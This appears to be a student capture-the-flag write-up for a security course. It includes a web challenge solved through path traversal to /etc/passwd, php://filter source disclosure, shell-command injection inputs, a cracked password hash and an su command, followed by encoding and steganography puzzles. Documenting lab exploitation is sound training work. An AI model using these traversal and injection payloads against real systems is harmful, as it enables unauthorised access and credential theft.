
Additionally, we utilised Dirbuster to perform brute force directory and filename enumeration on the webpage "***http://chall.sigx.net:4595***".
File List: "**/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt**"



We initiated Burp Suite and utilised Proxy Intercept to intercept requests, which were then sent to Repeater for further analysis. Initially, we changed the file request to "**GET /?file=documents.php HTTP/1.1**" and received a message "**Take note: This page is still under development. Please do not push this page**".




Next, we modified the request to "**GET /?file=../../../etc/passwd HTTP/1.1**", successfully accessing the "**/etc/passwd**" file. This confirmed the presence of a Local File Inclusion (LFI) vulnerability on the page.



To exploit the LFI vulnerability, we leveraged "**php://filter**" to view the files for any hidden content, following the techniques outlined in "***https://axcheron.github.io/exploit-101-format-strings***".

We used “**GET /?file=php://filter/read=convert.base64-encode/resource=./home.php HTTP/1.1**” to access “**home.php**” and received the Base64-encoded content “**PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KCjxoZWFkPgogICAgPG1ldGEgY2hhcnNldD0iVVRGLTgiPgogICAgPG1ldGEgbmFtZT0idmlld3BvcnQiIGNvbnRlbnQ9IndpZHRoPWRldmljZS13aWR0aCwgaW5pdGlhbC1zY2FsZT0xLjAiPgogICAgPG1ldGEgaHR0cC1lcXVpdj0iWC1VQS1Db21wYXRpYmxlIiBjb250ZW50PSJpZT1lZGdlIj4KICAgIDx0aXRsZT5TcGFjZSBDYWxjdWxhdG9yPC90aXRsZT4KICAgIDxzdHlsZT4KICAgICAgICBodG1sLAogICAgICAgIGJvZHkgewogICAgICAgICAgICBvdmVyZmxvdzogbm9uZTsKICAgICAgICAgICAgbWF4LWhlaWdodDogMTAwdmg7CiAgICAgICAgfQogICAgPC9zdHlsZT4KPC9oZWFkPgoKPGJvZHkgc3R5bGU9ImhlaWdodDogMTAwdmg7IHRleHQtYWxpZ246IGNlbnRlcjsgYmFja2dyb3VuZC1jb2xvcjogYmxhY2s7IGNvbG9yOiB3aGl0ZTsgZGlzcGxheTogZmxleDsgZmxleC1kaXJlY3Rpb246IGNvbHVtbjsganVzdGlmeS1jb250ZW50OiBjZW50ZXI7Ij4KICAgIDw/cGhwCiAgICBpbmlfc2V0KCdtYXhfZXhlY3V0aW9uX3RpbWUnLCA1KTsKICAgIGlmICgkX0NPT0tJRVsncGFzc3dvcmQnXSAhPT0gZ2V0ZW52KCdQQVNTV09SRCcpKSB7CiAgICAgICAgc2V0Y29va2llKCdwYXNzd29yZCcsICdQQVNTV09SRCcpOwogICAgICAgIGRpZSgnU29ycnksIG9ubHkgc3R1ZGVudHMgdGFraW5nIGN6NDA2NyBhcmUgYWxsb3dlZCB0byBhY2Nlc3MgdGhpcyBwYWdlLicpOwogICAgfQogICAgPz4KCiAgICA8aDE+U3BhY2UgQ2FsY3VsYXRvcjwvaDE+CiAgICA8Zm9ybT4KICAgICAgICA8aW5wdXQgdHlwZT0iaGlkZGVuIiB2YWx1ZT0iaG9tZS5waHAiIG5hbWU9ImZpbGUiPgogICAgICAgIDx0ZXh0YXJlYSBzdHlsZT0iYm9yZGVyLXJhZGl1czogMXJlbTsiIHR5cGU9InRleHQiIG5hbWU9InRleHQiIHJvd3M9MzAgY29scz0xMDA+PC90ZXh0YXJlYT48YnIgLz4KICAgICAgICA8aW5wdXQgdHlwZT0ic3VibWl0Ij4KICAgIDwvZm9ybT4KICAgIDw/cGhwCiAgICBpZiAoaXNzZXQoJF9HRVRbInRleHQiXSkpIHsKICAgICAgICAkdGV4dCA9ICRfR0VUWyJ0ZXh0Il07CiAgICAgICAgZWNobyAiPGgyPkNhbGN1bGF0b3IgT3V0cHV0OiAiIC4gZXhlYygncHJpbnRmIFwnJyAuICR0ZXh0IC4gJ1wnIHwgd2MgLWMnKSAuICI8L2gyPiI7CiAgICB9CiAgICA/Pgo8L2JvZHk+Cgo8L2h0bWw+Cg==**”.




Using CyberChef, we decoded the Base64 to reveal the entire hidden home page.

```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Space Calculator</title>
    <style>
        html,
        body {
            overflow: none;
            max-height: 100vh;
        }
    </style>
</head>

<body style="height: 100vh; text-align: center; background-color: black; color: white; display: flex; flex-direction: column; justify-content: center;">
    <?php
    ini_set('max_execution_time', 5);
    if ($_COOKIE['password'] !== getenv('PASSWORD')) {
        setcookie('password', 'PASSWORD');
        die('Sorry, only students taking cz4067 are allowed to access this page.');
    }
    ?>

    <h1>Space Calculator</h1>
    <form>
        <input type="hidden" value="home.php" name="file">
        <textarea style="border-radius: 1rem;" type="text" name="text" rows=30 cols=100></textarea><br />
        <input type="submit">
    </form>
    <?php
    if (isset($_GET["text"])) {
        $text = $_GET["text"];
        echo "<h2>Calculator Output: " . exec('printf \'' . $text . '\' | wc -c') . "</h2>";
    }
    ?>
</body>

</html>
```

Upon inspection, we discovered that the PHP code includes a vulnerability where user input is executed with the "**exec**" function, enabling the execution of arbitrary commands. This vulnerability poses a significant security risk and can be exploited.

```
<?php
if (isset($_GET["text"])) {
    $text = $_GET["text"];
    echo "<h2>Calculator Output: " . exec('printf \'' . $text . '\' | wc -c') . "</h2>";
}
?>
```


We proceeded to examine the "**documents.php**" page using "**php://filter**" once more with "**GET /?file=php://filter/read=convert.base64-encode/resource=./documents.php HTTP/1.1**". This yielded the following Base64-encoded content "**PD9waHAKJHBhc3N3b3JkID0gInNwQWMzLUNhbGMiOwovLyBDb29raWUgcGFzc3dvcmQuCmVjaG8gIlRha2Ugbm90ZTogVGhpcyBwYWdlIGlzIHN0aWxsIHVuZGVyIGRldmVsb3BtZW50LiBQbGVhc2UgZG8gbm90IHB1c2ggdGhpcyBwYWdlIjsKCmhlYWRlcignTG9jYXRpb246IC8nKTsK**".



Decoding this Base64 with CyberChef, we uncovered the Cookie password “**spAc3-Calc**”.

```
<?php
$password = "spAc3-Calc";
// Cookie password.
echo "Take note: This page is still under development. Please do not push this page";

header('Location: /');
```

Returning to “***http://chall.sigx.net:4595***” using Burp Suite's Proxy Intercept, we modified the Cookie password to “**spAc3-Calc**”, granting us access to the Calculator page.




Upon submitting “**1234567890**” into the calculator, the output “**Calculator Output: 10**” was produced, aligning with the functionality observed in the PHP script.

We attempted to locate the 'flag.txt' file by submitting either of the following commands:

- “**'; find / -type f 2>/dev/null | grep 'flag' #**”
- “**'; find / -name flag.txt 2>/dev/null #**”

We discovered that “**flag.txt**” resides in “**/ctf/system/doc/docs/doc1/**”.




However, when we attempted to read the contents of “**flag.txt**”, no output was returned due to a lack of permissions.

- “**'; cat /ctf/system/doc/docs/doc1/flag.txt #**”
- “**'; ls -la /ctf/system/doc/docs/doc1 #**”


As only the owner “**root**” and the members of group “**ctf**” have read permissions for “**flag.txt**”, we needed to switch to the “**ctf**” user (seen in “**/etc/passwd**”) to access “**flag.txt**” file due to its restricted permissions. First, we explored the directories leading up to “**flag.txt**”, starting with “**/ctf**”.

When executing “**'; ls -la /ctf #**” the output “**drwxr-xr-x 1 root ctf 4096 Mar 22 16:43 wallet**” was not very informative due to the multi-line nature of the “**ls**” command's output, incompatible with our PHP application's single-line display.


To address this limitation, we used “**'; dir /ctf #**” instead, which provided a single-line output and revealed an interesting “**README**” file.



Examining the contents of the “**README**” file using “**'; cat /ctf/README #**”, we discovered the password hash for the “**ctf**” user, “**D1BEFA03C79CA0B84ECC488DEA96BC68**”.



After decrypting the password hash using Crackstation, we determined that it corresponds to the MD5 hash of the password “**website**”.



To complete the process, we switched to the user “**ctf**” using the password “**website**”, and then accessed “**flag.txt**” by executing the command: “**'; echo 'website' | su -c 'cat /ctf/system/doc/docs/doc1/flag.txt' ctf #**”. Executing this command allowed us to obtain the flag “**CZ4067{N1c3=Y0u-Ca1c_m3}**”.

Ascella


Space Base

After downloading “**Encrypted_Text.txt**”, we see the Base64-encoded text “**Q1o0MDY3e0JBc2U2NC0tM25DMGQzfQ==**” in it. Using CyberChef, we decoded it to reveal the flag “**CZ4067{BAse64--3nC0d3}**”.


Super Slow T Voice

Despite slowing down the audio, we were unable to discern any meaningful content. To further analyse the files, we utilised an online spectrum analysis tool “***https://www.dcode.fr/spectral-analysis***” to analyse the two files.

Upon analysing “**apollo_takeoff.wav**”, we did not observe anything particularly noteworthy. However, upon analysing “**apollo_11.wav**”, we noticed that it seemed to be encoded. The initial bits appeared to be utilised for synchronization and/or signalling purposes




The initial bits of “**apollo_11.wav**” shared characteristics with an SSTV (Slow Scan Television) transmission signalling block, suggesting the presence of SSTV-encoded audio.



SSTV is a method for transmitting still images over radio frequencies. Files typically containing audio data (ie .wav), can indeed be decoded into SSTV if they contain SSTV-encoded audio. To decode the audio "**apollo_11.wav**", we utilised the tool "***https://github.com/colaclanth/sstv***" which identified the transmission as "**Scottie 1**" mode, a common SSTV format.

```
┌──(kali㉿kali)-[~/sstv]
└─$ sstv -d /home/kali/Documents/apollo_11.wav -o result.png
[sstv] Searching for calibration header... Found!
[sstv] Detected SSTV mode Scottie 1
[sstv] Decoding image...
[sstv] Drawing image data...
[sstv]  ...Done!
```


The resulting image "**result.png**":



Convert the numbers "**67 90 52 48 54 55 123 84 104 49 115 95 49 115 95 84 104 51 51 95 109 51 115 83 97 71 51 125**" from Decimal to ASCII, we obtained the flag "**CZ4067{Th1s_1s_Th3_m3sSaG3}**".

White Space

Since the image “Outer_space.png” contains a key, we attempted to reverse a common steganography method using “***https://incoherency.co.uk/image-steganography/#unhide***”. This revealed the key “**PM4067PGSVFSHA!**”, which still appeared to be encrypted.



Further decoding the key using ROT13 decryption yielded the decrypted key “**CZ4067CTFISFUN!**”

Subsequently, we decoded the “**morse.wav**” audio file using the online tool “***https://morsecode.world/international/decoder/audio-decoder-adaptive.html***”, but uncovered the message “**THIS-IS-NOT-THE-RIGHT-WAY. TRY-SOMEWHERE-ELSE**”.

